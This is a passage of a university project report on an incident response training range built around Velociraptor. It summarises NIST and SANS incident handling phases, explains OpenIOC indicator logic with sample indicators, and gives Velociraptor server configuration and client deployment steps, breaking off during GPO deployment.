OST
Ostschweizer
Fachhochschule

Live Response Training Range mit Velociraptor

Department of Computer Science
OST – University of Applied Sciences
Campus Rapperswil-Jona

Autumn Term 2020

Author(s):	Severin Marti, Sinthujan Lohanathan
Advisor:	Cyrill Brunschwiler

OST
Ostschweizer
Fachhochschule

Abstract

With the ever-increasing number of cybersecurity incidents happening world-wide, incident response is becoming a central part of any cybersecurity education training. In response to this, OST is offering a new CAS course named Cyber Security. One recently becoming popular tool for incident response is Velociraptor. The goal of this project was to create training material for students covering incident response practices using Velociraptor and Volatility. Moreover, to simulate a realistic attack scenario, a compromised training range based Microsoft Azure needed to be provided.

For that purpose, a training range designed for offensive security attack scenarios was tailored to suite for the incident response exercises. As was the case with the provided training range, deployment of a new environment is done with Terraform. The virtual machines and Active Directory domain from the existing offensive security training range were largely kept and built upon. New exercises – called challenges – were implemented by adding to existing or adding new Terraform, PowerShell or Python scripts. To facilitate coordinating the simulated attack, a C++ server-client application was developed to simulate the attacker.

In total, 11 challenges were implemented. The challenges are formatted to be included in OST's Hacking-Lab and cover Velociraptor deployment and the forensic analysis of initial access, multiple persistence mechanisms, lateral movement, and privilege escalation. Additionally, students will learn how to perform memory analysis with Volatility and Velociraptor, squid proxy log parsing, and how to clean an infected environment after an attack (eradication). The challenges are designed and ordered in such a way as to guide the students through investigating the cybersecurity incident. Additional challenges can easily be implemented building on the existing environment to simulate additional attack techniques or incident response steps.

Management Summary

Initial Situation

In digital forensics and incident response the focus is on answering high level questions, for example the W-questions of who, what, when, where, why, and how. To answer those questions, experts have defined some methodologies, like looking for some specific operating system events that indicate the compromise of a system. Velociraptor has a simple approach to formalizing those methodologies with its own domain-specific language VQL. With VQL it is possible to interact with the many computers at a time using queries, and to answer the W-questions. Those queries can then be shared with others in the form of the so-called Artifacts. Although Velociraptor is well suited for incident response, it is not very well known in the cyber security community. Therefore, the contributions to further develop the tool are few and the documentation is not extensive and in parts outdated. To account for the increasing need for well-educated cybersecurity professionals, the universities of applied sciences OST have decided to create a training range on its Hacking-Lab to better teach the complicated topics of the cybersecurity field. One part of that is incident response and Velociraptor.

Procedure

As procedure we chose Scrum Agile Framework combined with some parts of Rationale Unified Process (RUP). During the Elaboration phase, the goal was to familiarize ourselves with the architecture and to set up the provided Terraform deployment. Further, we studied Velociraptor and the incident response cycle to understand our domain. And lastly, in this phase, we designed an attack-chain to implement in the construction phase. Due to a lack of prior experience, there was also additional work to do, like learning the concept and possibilities of cybersecurity. In the construction phase, we developed an attack-chain that begins from initial access and ends with the exfiltration of secure data from the target system. We have also implemented an encompassing story, consisting of exercises (so called challenges) and (sub)tasks therein, which the challenge solver must solve step by step until to gather all the traces the attacker left behind while they were in the environment. Further, additional tasks were created that cover other aspects of the incident response cycle, for example the removal of malware. Lastly, a task was also implemented that involves analyzing a computers memory and must be solved with the tool Volatility.

Results

We created a contaminated training environment in a windows enterprise network with exercises that help students understand and practice incident response in Windows enterprise networks with the tools Velociraptor and Volatility. In total, 11 unique challenges were developed to help student get from having

no knowledge in incident response to being able to answer the W-questions. In addition, we have assembled a user manual that will help anyone get started with deploying and using Velociraptor.

Contents

Part I
Technical Report

1. Introduction

1.1 Initial Situation

The University of Applied Sciences OST is offering a Certificate of Advanced Studies (CAS) course on cybersecurity. One part of that course covers incident response (IR). Velociraptor, meanwhile, is an opensource tool designed to aid in investigating cybersecurity incidents. To improve the course, a training range, in which students could investigate a realistic scenario, had to be developed.

1.2 Approach / Technology

An offensive security training range based on Microsoft Azure with Terraform deployment was provided by OST. Much of the existing Active Directory environment was kept and additional exercises implemented on top of it. Most of the simulated attack was implemented using PowerShell scripts that run during the deployment and a C++ Command and Control (C2) server-client application developed for this project. In rare cases, Python was used when PowerShell proved insufficient for a task.

The investigation will primarily be done with Velociraptor, with one exercise requiring Volatility as well.

2. Analysis

In this chapter, our studies of the different technologies used in the project are presented.

2.1 Incident response guidelines [1]

2.1.1 Incident response cycle

The incident response (IR) process has different phases. These are:

- Preparation: In this phase, organizations try to limit the number of incidents that will occur by selecting and implementing a set of controls.
- Detection and Analysis: In this phase, it is important to review if an incident actually happened and if so, to analyze it to answer the Who, What, Where, Why, and How questions. [^1]
- Containment, Eradication and Recovery: Here the affected hosts must be removed from the network. Next, a complete reimaging of the system's hard drive must be done. Finally, in Recovery, the affected systems will be brought back into the production environment.
- Post-Incident Activity: In this phase, all the lessons learned will be documented in the form of a report.




Figure 1: Simple logic example, source: https://www.fireeye.com/content/dam/fireeye-www/services/freeware/ug-ioc-editor.pdf

2.1.2 Preparation

In real world scenarios, companies affected by a cyber security incident will often have done little or no preparation. To reflect that, we will skip this chapter in our challenges.

From the side of security companies, preparation (not preparation in context of IR Cycle but preparation for handling the incident) must be done by installing the required software on the customer's systems after an incident already happened.

2.1.3 Attack vectors

In cyber security, an attack vector is a method or pathway used by a hacker to access or penetrate the target system. More information about attack vectors can be found *here*.

There are only a few attack vectors listed in the Computer Security Incident Handling Guide. However, the *MITRE ATT&CK® matrix* contains a comprehensive collection of attack vectors based on real-world observations.

The compromise and incident response in this paper will based on the MITRE ATT&CK® matrix.

2.1.4 Signs of an Incident

According to NIST, signs of incidents are not always trivially detectable. What makes this so challenging is a combination of three factors: - Granularity: Incidents may be detected through many different means, with varying levels of detail and fidelity. Such means include antivirus software and log analyzers but also user reports of system behaving abnormally. Each of those sources will give the responder different levels of detail. - Huge amount of alerts: It is not uncommon for an organization to receive thousands or even millions of intrusion detection sensor alerts per day. - Technical knowledge and experience: Deep, specialized technical knowledge and extensive experience are necessary for proper and efficient analysis of incident-related data.

NIST differentiates between precursors and indicators:

Precursor: A sign that an incident may occur in the future. Examples are:

- Web server log entries that show the usage of a vulnerability scanner.
- An announcement of a new exploit that targets a vulnerability of the organization’s mail server.
- A threat from a group stating that the group will attack the organization.

Indicator: A sign that an incident may have occurred or may be occurring now. Examples are:

- A network intrusion detection sensor alerts when a buffer overflow attempt occurs against a database. server.
- Antivirus software alerts when it detects that a host is infected with malware.
- A system administrator sees a filename with unusual characters.
- A host records an auditing configuration change in its log.

- An application logs multiple failed login attempts from an unfamiliar remote system.
- An email administrator sees a large number of bounced emails with suspicious content.
- A network administrator notices an unusual deviation from typical network traffic flows.

2.1.5 Incident Analysis

Decision

There are several problems when we have to decide if an indicator is for sure an incident:

Precision

Precursors and indicators are not accurate. For example user-provided complaints of a server being unavailable are often incorrect. Therefore, ideally, each indicator should be evaluated to determine if it is legitimate. Finding the real security incidents that occurred out of all the thousands or millions indicators a day can be a daunting task.

Occurrence

Some indicators, such as a server crash or modification of critical files, could happen for several reasons other than a security incident, including human error.

Detectability

Some incidents are easy to detect, such as an obviously defaced web page. However, many incidents are not associated with such clear symptoms. Small signs such as one change in one system configuration file may be the only indicators that an incident has occurred. In incident handling, detection may be the most difficult task.

Initial steps

When the team believes that an incident has occurred, the team should rapidly perform an initial analysis to determine the incident's scope. Such as: - Which networks, systems, or applications are affected - Who or what originated the incident - How the incident is occurring (e.g., what tools or attack methods are being used, what vulnerabilities are being exploited). The initial analysis should provide enough information for the team to prioritize subsequent activities, such as containment of the incident and deeper analysis of the effects of the incident.

Recommendations

For an easy and effective approach of incidents analysis, NIST recommends the following actions to be taken:

- Profiling: Profiling should be done with file integrity checking for critical files. monitoring network bandwidth usage to determine what the average and peak usage levels are on various days and times.
- Understand Normal Behaviours: Incident response team members should study networks, systems, and applications to understand what their normal behaviour is so that abnormal behaviour can be recognized more easily.
- Create a Log Retention Policy: Information regarding an incident may be recorded in several places, such as firewall, IDPS, and application logs. Creating and implementing a log retention policy that specifies how long log data should be maintained may be extremely helpful in analysis because older log entries may show reconnaissance activity or previous instances of similar attacks.
- Perform Event Correlation: Evidence of an incident may be captured in several logs that each contain different types of data. A firewall log may have the source IP address that was used, whereas an application log may contain a username. Correlating events among multiple indicator sources can be invaluable in validating whether a particular incident occurred.
- Keep All Host Clocks Synchronized: From an evidentiary standpoint, it is preferable to have consistent timestamps in logs—for example, to have three logs that show an attack occurred at 12:07:01 a.m., rather than logs that list the attack as occurring at 12:07:01, 12:10:35, and 11:07:06.
- Maintain and Use a Knowledge Base of Information: The knowledge base should include information that handlers need for referencing quickly during incident analysis. Better use a simple approach to store the data, such as an Excel Table. The knowledge base should also contain a variety of information, including explanations of the significance and validity of precursors and indicators, such as IDPS alerts, operating system log entries, and application error codes.
- Use Internet Search Engines for Research: Internet search engines can help analysts find information on unusual activity. For example, an analyst may see some unusual connection attempts targeting TCP port 22912. Performing a search on the terms "TCP," "port," and "22912" may return some hits that contain logs of similar activity or even an explanation of the significance of the port number. Note that separate workstations should be used for research to minimize the risk to the organization from conducting these searches.
- Run Packet Sniffers to Collect Additional Data: Sometimes the indicators do not record enough detail to permit the handler to understand what is occurring. If an incident is occurring over a network, the fastest way to collect the necessary data may be to have a packet sniffer capture network traffic. Configuring the sniffer to record traffic that matches specified criteria should keep the volume of data manageable and minimize the inadvertent capture of other information.
- Filter the Data: One effective strategy is to filter out categories of indicators that tend to be insignificant. Another filtering strategy is to show only the categories of indicators that are of the highest significance; however, this approach carries substantial risk because new malicious activity may not fall into one of the chosen indicator categories.

Profiling, as recommended by NIST, will not be covered in our challenges.

To understand normal behaviors, we will rely on the *Hunt Evil poster from SANS*. The students will be asked to implement queries in Velociraptor to understand normal behaviour.

We also be using the *SANS Windows Forensic Poster* to look for possible tasks that can be implemented with Velociraptor.

2.1.6 Documentation of an incident

You should be recording all facts regarding the incident. For this you can use logbooks, laptops, audio recorders, and digital cameras. You should document system events, conversations, observed changes in files and every step taken from the time the incident was detected to its final resolution.

The incident response team should maintain records about the status of incidents with an issue tracking system which contains the following information: - The current status of the incident (new, in progress, forwarded for investigation, resolved, etc.) - A summary of the incident - Indicators related to the incident - Other incidents related to this incident - Actions taken by all incident handlers on this incident - Chain of custody, if applicable - Impact assessments related to the incident - Contact information for other involved parties (e.g., system owners, system administrators) - A list of evidence gathered during the incident investigation - Comments from incident handlers - Next steps to be taken (e.g., rebuild the host, upgrade an application).

Only authorized personnel should have access to the incident database. Incident communications (e.g., emails) and documents should be encrypted or otherwise protected so that only authorized personnel can read them.

Documentation of the incident will not be required in our challenges unless the instructions explicitly ask the student to report their steps taken.

Incident Prioritization

Incident prioritization is not in the scope of our paper and will be skipped here.

Incident Notification

Incident notification is also not in the scope of our paper and will be skipped here.

2.1.7 Containment

NIST recommends to implement strategies based on the type of incident. However there are no specific examples for that.

The *SANS Incident Handler's Handbook* has step by step recommendations, which are better applicable:

Aim

The primary purpose of this phase is to limit the damage and prevent any further damage from happening.

First step: Short-term Containment

The focus of this step is to limit the damage as soon as possible. Short-term containment means isolating a network segment of infected workstations to taking down production servers that were hacked and having all traffic routed to failover servers.

Second step: System Back-Up

It is important to take a forensic image of the affected system(s) with tools from the computer forensics community such as Forensic Tool Kit (FTK), EnCase. This image can later be used for deeper analysis.

Third step: Long-term containment

Here the purpose is to fix the affected systems in order to allow them to continue to be used in production, if necessary, while rebuilding clean systems in the next phase. It is important to remove accounts and/or backdoors left by attackers on affected systems and to install security patches on both affected and neighbouring systems.

A good example of containment is disconnecting affected systems by either disconnecting the affected systems' network cable or powering down switches and/or routers to entire portions of the network to isolate compromised systems from those that have not been compromised.

2.1.8 Eradication

In general, the incident responders must do a complete reimaging of a system's hard drive(s) to ensure that any malicious content was removed and prevent reinfection.

This phase is also the point where defenses should be improved after learning what caused the incident and measures should be taken to ensure that the systems cannot be compromised again (e.g. installing patches to fix vulnerabilities that were exploited by the attacker).

2.1.9 Recovery

The purpose of this phase is to bring affected systems back into the production environment carefully, as to insure that it will not lead another incident. Some of the important decisions to make during this phase are: - Time and date to restore operations – it is vital to have the system operators/owners make the final decision based upon the advice of the CIRT. - How to test and verify that the compromised systems are clean and fully functional. - The duration of monitoring to observe for abnormal behaviours. - The tools to test, monitor, and validate system behaviour.

We will set up a task where the students must isolate the affected machines using Velociraptor.

2.1.10 Post-Incident Activity

Here the incident responders complete any documentation that was not done during the incident, as well as any additional documentation that may be beneficial in future incidents. It should answer the Who, What, Where, Why, and How questions. A good example of performing lessons learned is to have a power point that summarizes the following information:

- When was the problem was first detected and by whom.
- The scope of the incident.
- How it was contained and eradicated,
- Worked performed during recovery.
- Areas where the CIRT teams were effective.
- Areas that need improvement.

2.2 OpenIOC


2.2.1 Introduction

The purpose of this document is to document key leanings of the studies of the OpenIOC framework and IOC Editor.

OpenIOC is an open framework, meant for sharing threat intelligence information in a machine-readable format. It was developed by the American cybersecurity firm MANDIANT in November 2011. It is written in eXtensible Markup Language (XML) and can be easily customized for additional intelligence so that incident responders can translate their knowledge into a standard format. Organizations can leverage this format to share threat-related latest Indicators of Compromise (IoCs) with other organizations, enabling real-time protection against the latest threats [2].

2.2.2 IOC Editor logic

Each Indicator of compromise (IOC) is defined by a logic tree comprised of expressions. The logic tree starts out with a top-level “OR” structure. When expressions are added to this structure (by right-clicking and choosing “Add Item”), an IOC will hit as long as one of the expressions describes a true circumstance. Sometimes an IOC will be comprised of a collection of simple expressions (MD5 hash, file name, etc.) listed in the top-level “OR” structure, with no need for a more complex logic tree, for example:




```
OR
  File MD5 is A35930B93D3057493EF3567395BC3C0F
  Network DNS contains mybaddomain.net
  File Name contains asdf.exe
```

Figure 2: Simple logic example, source: https://www.fireeye.com/content/dam/fireeye-www/services/freeware/ug-ioc-editor.pdf

In pseudo code, the above indicator is described as follows:

(File Name is asdf.exe) ||
(File MD5 is A35930B93D3057493EF3567395BC3C0F) ||
(Network DNS contains mybaddomain.net)

When required, logic branches can be built with “AND” and “OR” substructures to form complex expressions. Each “AND” and “OR” applies to the branches in its substructure only. For example:



```
OR
  File MD5 is A35930B93D3057493EF3567395BC3C0F
  Network DNS contains mybaddomain.net
  AND
    File Name contains asdf.exe
    OR
      File Size contains 35343
      File Compile Time contains 2008-09-29T00:24:05Z
  AND
    Service Name is svc24
    Service DLL contains svc24_log.dll
```

Figure 3: Complex logic example, source: https://www.fireeye.com/content/dam/fireeye-www/services/freeware/ug-ioc-editor.pdf

In pseudocode, the above indicator is described as follows:

```
(File MD5 is A35930B93D3057493EF3567395BC3C0F) ||

(Network DNS contains mybaddomain.net) ||

((File Name is asdf.exe) && ((File Size is 35343) ||
(File Compile Time is 2008-09-29T00:24:05Z))) ||
((Service Name is svc24) && (Service DLL contains svc24_log.dll))
```

Note: Logically, “AND” and “OR” structures should be alternated; there is no reason to have an “OR” structure fall directly beneath another “OR” structure, or for an “AND” structure to fall directly beneath another “AND” structure [3].

2.2.3 Hybrid Analysis and malware sandboxing

Hybrid Analysis is a well known tool for analyzing suspected malware. It can be used to automatically generate OpenIOC files.

For the analysis, it uses a technique known as sandboxing.

Sandboxing entails the following: In cybersecurity, a sandbox is an isolated environment on a network that mimics end-user operating environments. Sandboxes are used to safely execute suspicious code without risking harm to the host device or network.

Using a sandbox for advanced malware detection provides another layer of protection against new security threats—zero-day (previously unseen) malware and stealthy attacks, in particular. And what happens in the sandbox, stays in the sandbox—avoiding system failures and keeping software vulnerabilities from spreading [4].

2.2.4 Conclusion

OpenIOC is a convenient way to share information about malicious files in a standard format.

The presentation of IOCs in the OpenIOC editor has distinct similarities to programming languages and can therefore intuitively be understood by most people with any degree of programming experience.

The Hybrid Analysis website can be used to automatically generate OpenIOC files without requiring manual labor or exposing a productive system to the potentially harmful behavior of a malicious file.

2.3 Velociraptor

2.3.1 Purpose of this document

This section is intended as a manual or reference document for the usage of Velociraptor. It covers the Velociraptor Setup and Deployment techniques, the user interface, VQL and select Artifacts.

2.3.2 Setup

Introduction

Three methods of running Velociraptor are supported. More information can be found *here*. For this course, Cloud deployment and Triage mode will not be relevant, and thus it will not be covered. Those seeking further information about those deployment modes can find it *here (Cloud Deployment)* and *here (Triage mode)*.

The Stand alone deployment mode, which will be used in this course, will be covered in this section along with the config generation, and deployment variations.

Stand alone deployment

Overview

A typical Velociraptor deployment will look like this:



Architecture Overview
Server
Send Chan
Client
Front End
Recv Chan
TLS (Self signed or Letsencrypt)
Externally accessible URL
Client.server_urls
In practice this will need a DNS name!
GUI
File Store
Data store
Path on disk to store files
Datastore.filestore_directory
Path on disk to store metadata
Datastore.location

Figure 4: Deployment graphic. Source: https://www.velocidex.com/docs/getting-started/stand_alone/

Velociraptor comes as a single, statically linked binary. Binaries are available for Windows, Linux and macOS. Depending on the command line arguments, the binary will act as a server or a client when run. Endpoints (clients) can be queried by a server, regardless of the operating systems they are running on, assuming the configuration files are correct. More on configuration files later.
It is recommended to use the same binary version for the server and clients, but clients 1-2 versions behind should usually not cause any problems.

In Stand alone deployment, the velociraptor binary will be run in server mode on a server, with the clients configured to point to this server. It is recommended to have this server run the same operating system as the majority of the clients to allow easy *prototyping of queries*. An administrator will connect to the web interface of the server to schedule any actions on the connected clients and to view the results.

The server can be deployed inside the network to be inspected or outside. Having it inside the network has the advantage of not requiring an external server or allowing egress from inside the network. The downside of this approach being that clients will only be able to reach the server when they are inside the network. We recommend this approach for the execises, as it requires the least setup. A server on the internal network could possibly be made available from the outside by allowing ingress traffic to the network and configuring NAT accordingly. Alternatively, a server can be set up outside the network, for example on a cloud-based platform such as AWS. This way, only egress connections from your network to the external server must be allowed, which can be locked down to only *the specific ports* required.

In any case, it is recommended to use a FQDN to access the server, as opposed to simply specifying an IP. This way, the configuration on the clients does not need to be changed in case the server IP changes.

Ports

By default, the following ports are used: - 8000/TCP for client-server communication - 8889/TCP for GUI access by administrators - 8001/TCP for API access (not required)

Generating the configuration files

In this section, the steps to generate the required configuration files for the server and clients will be explained. We will generate two files, server.config.yaml, and client.config.yaml. These configuration files will be in plain-text and contain definitions for all the settings required to run the server and clients.

Server platform

First, start the config generator with the -i flag for interactive config generation. Choose the desired OS.

```
$ velociraptor config generate -i

? What OS will the server be deployed on? [Use arrows to move, type to f
ilter] > linux   windows   darwin
```

Datastore

Next, choose the datastore implementation. MySQL is required if multiple frontend servers are to be deployed, which is typically only necessary for environments with more than 10000 clients. For our purposes, FileBaseDataStore is sufficient.

```
? Please select the datastore implementation
  [Use arrows to move, type to filter]
> FileBaseDataStore
  MySQL
```

If you have chosen FileBaseDataStore, you will then be asked for the datastore directory. This will default to */opt/velociraptor* on Linux and macOS, and *C:\Windows\Temp* on Windows. This path will be used to store details about clients and GUI users. The location should have a reasonable amount of free space, the exact amount dependent on the number of clients and hunts you will be performing. The path can be changed at any time later by moving the directory and editing the server configuration file.

```
? Path to the datastore directory. /opt/velociraptor
```

SSL Certificate

After you have chosen the storage method and directory location, you will then be asked to specify the type of certificate to be used for client-server communication, as well as accessing the web frontend.

```
Welcome to the Velociraptor configuration generator
---------------------------------------------------

I will be creating a new deployment configuration for you. I will
begin by identifying what type of deployment you need.

  [Use arrows to move, space to select, type to filter]
  > Self Signed SSL
    Automatically provision certificates with Lets Encrypt
    Authenticate users with SSO
```

The simplest way is to choose Self Signed SSL. In this configuration, server and clients will generate self-signed certificates. Clients will pin the server's certificate and only communicate with servers providing this self-signed certificate.

If Self Signed SSL is chosen, you will be asked for a few details required for generating the server certificate:

```
? Enter the frontend port to listen on. (8000)
? What is the public DNS name of the Frontend (e.g. www.example.com): (localhost)
? Enter the port for the GUI to listen on. (8889)
? Are you using Google Domains DynDNS? (y/N)
? GUI Username or email address to authorize (empty to end): admin
 ? Password
? GUI Username or email address to authorize (empty to end):
```

Hit enter with empty input if you do no wish to add any additional root users. Additional GUI users can and should be added later as described *here*. The configurator will then generate the server's public and private keys. If you decide to change any of the default ports, remember to adjust the firewall rules accordingly!

Log store

Next you will be asked to specify a directory for the logs

```
? Path to the logs directory. (/opt/velociraptor/logs)
```

and the path of the config files

```
? Where should i write the server config file? server.config.yaml
? Where should i write the client config file? client.config.yaml
```

Conclusion

Following these steps, you will have generated the necessray config files are ready to start the server and deploy Velociraptor to client machines.

Starting the server

To start the server with the configuration generated above, run the following command. The flag -v can be used to display additional information in the terminal.

```
$ velociraptor --config server.config.yaml frontend
```

Afterwards, you may connect to the web GUI under the address specified during config generation (default localhost:8889). Remember to use https.

You will be presented with a login screen, where you can log in using the credentials specified during config generation or any user added afterwards.

Adding GUI Users

To add additional users to the GUI, use the command

```
$ velociraptor user add --role=ROLE <username> [<password>]
```

The most commonly used roles are: - reader: A reader may read previously collected results but cannot make any changes. It might be given to a customer sysadmin to allow them to see what is being done on their network. - analyst: An analyst is able to read existing collected data and to run server side VQL to do post processing of data or to annotate it. They may not start new collections or hunts. - investigator: Same as analyst, but they can initiate new hunts or collections - artifact_writer: An artifact_writer may create or modify client side artifacts (though not server side artifacts). Since an artifact can execute virtually any command on a client machine, this role is equivalent to Domain Administrators on the client machine. - administrator: An administrator has all permissions. It can run arbitrary VQL[^1] on the server and reconfigure it.

To change the password of an existing user, simply rerun the above command with the new password.

Deployment on clients

Introduction

In this section, we're going to go over three different ways to run Velociraptor on all machines in your environment.

Regardless of which method you decide to go with, use Firefox or Chrome to access the Velociraptor GUI, as Internet Explorer does not properly display the page.


GPO Installation

This method will install Velociraptor and register it as a service on any computer the group policy applies to. You should prefer this method to the GPO Run Only method since Velociraptor will automatically be restarted after a system reboot.

It is possible to install the msi package using a GPO with the Software installation option (as detailed *here*) but that method requires a restart of all target machines and is thus not well suited for incident response. If you're setting up Velociraptor in advance, however, it is a great way to get Velociraptor onto the machines.

Follow these steps:

1) Create a network share


View | Drive Tools

PC > Temporary Storage (D:)

Name

velociraptor

velociraptor Properties

General | Sharing | Security | Pre

Network File and Folder Sharing

velociraptor
Shared

Network Path:
\\Forensic\velociraptor

Share...

Advanced Sharing

